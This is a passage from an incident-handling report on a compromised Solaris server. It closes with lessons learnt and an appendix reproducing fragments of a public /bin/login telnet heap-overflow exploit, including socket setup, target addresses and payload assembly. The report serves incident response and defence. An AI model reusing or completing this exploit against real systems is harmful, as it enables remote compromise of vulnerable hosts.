  One such tool is Titan, which can be found at http://www.fish.com/titan.

- An audit and review process. By using an automated vulnerability assessment tool, it may have been possible to detect and rectify the vulnerability before the hacker ran the exploit. The Nessus security tool is an example of a suitable tool for this task. See http://www.nessus.org.

Other Lessons Learnt

A meeting with all stakeholders was held soon after the incident. A number of topics were discussed, focusing on how to improve defences, and also how to improve the incident handling plan.

- The server that was compromised (gecko) was running on relatively old hardware. It did not have a tape drive attached, nor did it have a SCSI connection for allowing a connection to an external drive. This makes the job of performing the analysis backup of the system more difficult and time consuming. It would be wise for the college to implement a policy that all high-risk servers have some mechanism for allowing a local backup.

- Having a remote syslog server available would have assisted in the identification and analysis stage of the incident. Using this method makes it more difficult for a hacker to cover their tracks.

- A peer review system could have been useful in ensuring the server placed on the student DMZ was hardened and patched to a suitable level.

Staff Resources were allocated to deal with the areas found inadequate during the review process. An additional follow up meeting was scheduled the next month to check on the progress for these items. And importantly, the incident handler who worked on this case was compensated for the extra hours worked during the Incident.

Appendixes

Exploit Code

The reference pointers are five pages in.

Example of environment passing to login program

```
/*
 * 2001.11.26
 * Solaris x86 2.8
 * /bin/login remote exploit
 * it works for telnet
 * This code so many fixed addresses,so it may not work on other systems...
 * Author: mat@monkey.org (JW. Oh)
 * No warranty! Use at your own risk! And don't ask me anything!!!
 * change exec_argv3 value to execute your own command
 * and use ip address instead of hostname for argv[0]
 * updated 2001.11.26.
 * added if you installed solaris x86 full package uncomment X86_FULL_PACKAGE
end-user
  0x080654d4->0x080656ac at 0x000054d4: .got ALLOC LOAD DATA HAS_CONTENTS
  0x080667b0->0x080689d4 at 0x000067b0: .bss ALLOC

full users
   0x080654e0->0x080656b8 at 0x000054e0: .got ALLOC LOAD DATA HAS_CONTENTS
   0x080667b8->0x080689dc at 0x000067b8: .bss ALLOC

if your system is not exploited with this exploit, try dump sections with gdb...and compare the .got,.bss
section values...
*/

//#define X86_FULL_PACKAGE

#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <unistd.h>
#include <stdlib.h>

void dump_hex(char *str,char *data,int len)
{
 int i;
 if(str)
 {
  printf("\n========%s:%d=========\n",str,len);
 }else{
  printf("\n==========================\n");
 }
 for(i=0;i<len;i++)
 {
  printf("x%.2x",(data[i]&0xff));
 }
 printf("\n------------------------\n");
 for(i=0;i<len;i++)
 {
  if(data[i]==0x00)
  {
   printf("|");
  }else
  {
   printf("%c",data[i]);
  }
 }
 printf("\n");
 fflush(stdout);
}

int send_data(int sock,const char *send_data,int send_len)
{
 int wc;
 int rc;
 char recv_buf[1000];
```

Reference Point A

```
sock=socket(AF_INET,SOCK_STREAM,0);
if(sock<0)
{
 return;
}
address.sin_family=AF_INET;
address.sin_port=htons(23);
//inet_pton(AF_INET,argv[1],&address.sin_addr); //on some system no inet_pton exists
     address.sin_addr.s_addr=inet_addr(argv[1]);

if(connect(sock,(struct sockaddr *)&address,sizeof(address))<0)
{
 return;
}
send_data(sock,NULL,0);
send_data(sock,send_data_1,sizeof(send_data_1));
send_data(sock,send_data_2,sizeof(send_data_2));
```

Reference Point B

```
//dump_hex("env",env_str,env_cur_pos);
send_data(sock,env_str,env_cur_pos);
free(env_str);

send_data(sock,send_data_3,sizeof(send_data_3));

str_buffer_pos=0;
```

Reference Point C

```
memcpy(str_buffer+str_buffer_pos,exploit_buffer,strlen(exploit_buffer));
str_buffer_pos+=strlen(exploit_buffer);

strcpy(str_buffer+str_buffer_pos,login_buffer);
str_buffer_pos+=strlen(login_buffer);

memcpy(str_buffer+str_buffer_pos,realfree_edx,sizeof(realfree_edx));
str_buffer_pos+=sizeof(realfree_edx);

strcpy(str_buffer+str_buffer_pos,login_buffer1);
str_buffer_pos+=strlen(login_buffer1);

memcpy(str_buffer+str_buffer_pos,t_delete_edi_plus_0x8,sizeof(t_delete_edi_plus_0x8));
str_buffer_pos+=sizeof(t_delete_edi_plus_0x8);

memcpy(str_buffer+str_buffer_pos,t_delete_edi_plus_0xa,strlen(t_delete_edi_plus_0xa));
str_buffer_pos+=strlen(t_delete_edi_plus_0xa);
memcpy(str_buffer+str_buffer_pos,t_delete_edi_plus_0x10,sizeof(t_delete_edi_plus_0x10));
str_buffer_pos+=sizeof(t_delete_edi_plus_0x10);


strcpy(str_buffer+str_buffer_pos,login_buffer1_0);
str_buffer_pos+=strlen(login_buffer1_0);

memcpy(str_buffer+str_buffer_pos,t_delete_edi_plus_0x20,sizeof(t_delete_edi_plus_0x20));
str_buffer_pos+=sizeof(t_delete_edi_plus_0x20);

strcpy(str_buffer+str_buffer_pos,login_buffer1_1);
str_buffer_pos+=strlen(login_buffer1_1);
memcpy(str_buffer+str_buffer_pos,t_delete2_param1,sizeof(t_delete2_param1));
str_buffer_pos+=sizeof(t_delete2_param1);
strcpy(str_buffer+str_buffer_pos,login_buffer1_2);
str_buffer_pos+=strlen(login_buffer1_2);

memcpy(str_buffer+str_buffer_pos,link_pos,sizeof(link_pos));
str_buffer_pos+=sizeof(link_pos);

strcpy(str_buffer+str_buffer_pos,login_buffer2);
str_buffer_pos+=strlen(login_buffer2);
```

References

Aleph One. “Smashing The Stack For Fun And Profit”. Phrack Vol 7 Issue 49. URL: http://www.securityfocus.com/library/14

CERT Coordination Centre. “CERT® Advisory CA-2001-34 Buffer Overflow in System V Derived Login”. Dec 12, 2001. URL: http://www.cert.org/advisories/CA-2001-34.html

Comer, Douglas E. Internetworking with TCP/IP Volume1. New Jersey: Prentice-Hall, 1995

Conover, Matt " w00w00 on Heap Overflows" Beta Version, January 1999, URL: http://www.w00w00.org/files/articles/heaptut.txt

IETF, “RFC 854 TELNET PROTOCOL SPECIFICATION”, J. Postel and J. Reynolds. May 1983, URL: http://www.ietf.org/rfc/rfc0854.txt?number=854

Lee Robert (The SANS Institute). Forensics Techniques in Incident Response, Step-by-Step, Course Material, May 2001.

Monkey.org. Exploit Code for /bin/login x86 exploit. URL: http://www.monkey.org/~mat/exploits/smash_bin_login.c

Northcutt, Stephen (The SANS Institute). Computer Security Incident Handling Step by Step Version 2.2. The SANS Institute, September 2001

Pomeranz, Hal. Common Issues and Vulnerabilities in UNIX Security. The SANS Institute.

The SANS Institute. "Incident Handling, the Six Step Approach – Part I". Version 1.2. The SANS Institute.

" System Administration Guide, Volume 2 ". Solaris 8 Administration Collection. URL: http://docs.sun.com/ab2/coll.47.11/SYSADV2/@Ab2PageView/24265?DwebQuery=noexec_user_stack&Ab2Lang=C&Ab2Enc=iso-8859-1

X-Force, "Internet Security Systems Security Advisory", December 12 2001. URL: http://www.iss.net/security_center/alerts/advise105.php